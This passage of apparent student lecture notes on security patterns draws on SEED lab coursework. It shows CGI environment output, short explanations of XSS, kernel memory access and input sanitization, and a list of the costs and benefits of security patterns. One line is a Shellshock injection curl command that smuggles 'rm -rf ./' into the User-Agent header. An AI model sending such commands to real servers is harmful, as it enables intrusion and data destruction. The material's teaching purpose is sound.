SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/showEnviron.cgi
REMOTE_PORT=38710
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/showEnviron.cgi
SCRIPT_NAME=/cgi-bin/showEnviron.cgi
```

```
[11/04/18]seed@VM:~$ curl -A '() { echo "hello"; }; rm -rf ./' http://19.97.31.128/web
```


# XSS (Cross Site Scripting)

It is a security vulnerability attack for web applications, which is a kind of code injection. It allows malicious users to inject code into a web page, and other users are affected when they view the web page. This type of attack usually includes HTML and a client-side scripting language.




# Kernel Memory Access

- Often when users are required to interact directly with kernel using features like Loadable Kernel Modules (LKM), we neglect that invalid usage might lead to the application crashing.
- While this is an built functionality in linux to prevent modification and access to protected memory, it is essential to note that these accesses to memory must be pre-defined and 'white-listed' while other exceptions must be handled so that they may not affect program functionality.






# Similarity Among Code-Injection Attacks



# Input Sanitization Pattern

- Input validation should be done at trusted server/client side
  - *Identify the source*
  - *Parts in software which reads the input*
  - *Define criteria for validation*
  - *Handling invalid cases*
  - *Code for validation and handling invalid cases.*



# Advantages of Implementing Security Patterns :

- Secure coding techniques ensure greater system security.
- Security is viewed as functional requirement in Software Engg.
- The confidentiality & privacy of client will be improved.
- A small number of patterns would improve performance, like Client Data Storage pattern, etc.
- While cost of implementation is incurred, it is a better than the cost incurred when there a security flaw is exploited.

# Disadvantages of implementing Security Patterns:

- Most of patterns would incur a performance penalty.
- Cost in terms of manpower, training, testing and infrastructure increases.
- Specific security solutions get outdated quickly and there is a constant need to be updated.

# References:

1. Coursework and Labs : CSE 644 (Internet Security),SU
2. Coursework and Labs : CSE 643 (Computer Security),SU
3. Coursework and Labs : IST 704 (Applied Information Security),SU
4. Code Demonstrations : <http://www.cis.syr.edu/~wedu/seed/labs.html>
5. Security Patterns Repository v1.0 Darrell M. Kienzle et. al
6. SU IT Services-InfoSec (Information Security Policy) - <https://its.syr.edu/about-us/departments/information-security/>
7. Computer Security, A Hands-on Approach by Wenliang Du
8. Special Thanks - Chris Croad (CISO, ITS, SU), Dr Kevin Du (EECS, SU), Benson Poikayil (InfoSec Ops, ITS, SU)
9. Design Patterns, Erich Gamma et. al
10. <http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>